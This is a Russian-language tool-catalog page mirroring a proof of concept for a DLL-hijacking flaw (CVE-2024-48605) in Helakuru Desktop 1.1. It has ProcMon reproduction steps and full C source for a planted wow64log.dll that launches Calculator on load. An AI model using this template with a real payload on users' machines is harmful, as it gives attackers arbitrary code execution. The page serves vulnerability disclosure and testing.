Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
HelakuruV.1.1-DLLHijack — Helakuru версия 1.1 DLL Hijack - CVE-2024-48605 | Kitploit

Инструменты/GitHubGitHub/surajhacx/helakuruv.1.1-dllhijack
Анализ уязвимостейАнализ КодаЭксплуатацияРазработка Полезной НагрузкиЭксплуатация Бинарных Файлов
GitHubsurajhacx/helakuruv.1.1-dllhijack

HelakuruV.1.1-DLLHijack

Helakuru версия 1.1 DLL Hijack - CVE-2024-48605

Репозиторий
5611 год назадЕщё не проверено
Поделиться

Уязвимость перехвата DLL в Helakuru

Краткое описание


Настольная версия Helakuru 1.1v работает как на 64-битной, так и на 32-битной архитектуре. В ходе тестирования было выявлено, что программа пытается загрузить wow64log.dll, которая по умолчанию отсутствует в современных операционных системах Windows. Это приводит к ошибке «Имя не найдено», что делает программу уязвимой для перехвата DLL. Создав вредоносную wow64log.dll, можно добиться выполнения произвольного кода.

Затронутая версия

Helakuru Desktop 1.1v

Шаги для воспроизведения

  1. Отслеживайте загрузку DLL с помощью ProcMon
  • ProcMon показывает операцию CreateFile с ошибкой «Имя не найдено» для wow64log.dll Pasted image 20240925232040
  1. Создайте вредоносную wow64log.dll
#include <windows.h>
#include <stdio.h>

void LaunchCalculator()
{
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));

    const char* calcCmd = "C:\\Windows\\System32\\calc.exe";

    if (!CreateProcessA(
        NULL,          
        (LPSTR)calcCmd, 
        NULL,          
        NULL,          
        FALSE,         
        0,             
        NULL,          
        NULL,          
        &si,           
        &pi))          
    {
        printf("CreateProcess failed (%d).\n", GetLastError());
    }
    else
    {
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        LaunchCalculator();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
  1. Запустите Helakuru Desktop

  • Запустите Helakuru Desktop снова. Вредоносная wow64log.dll теперь будет загружена в программу, запустив Калькулятор в качестве демонстрации успешной инъекции DLL. Pasted image 20240925233737
  1. Проверьте загрузку DLL с помощью ProcMon
  • Снова откройте ProcMon и обратите внимание, что на этот раз wow64log.dll успешно загружена, что подтверждает выполнение пользовательской DLL программой. Pasted image 20240925232728

Воздействие: Эта уязвимость позволяет выполнять произвольный код.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →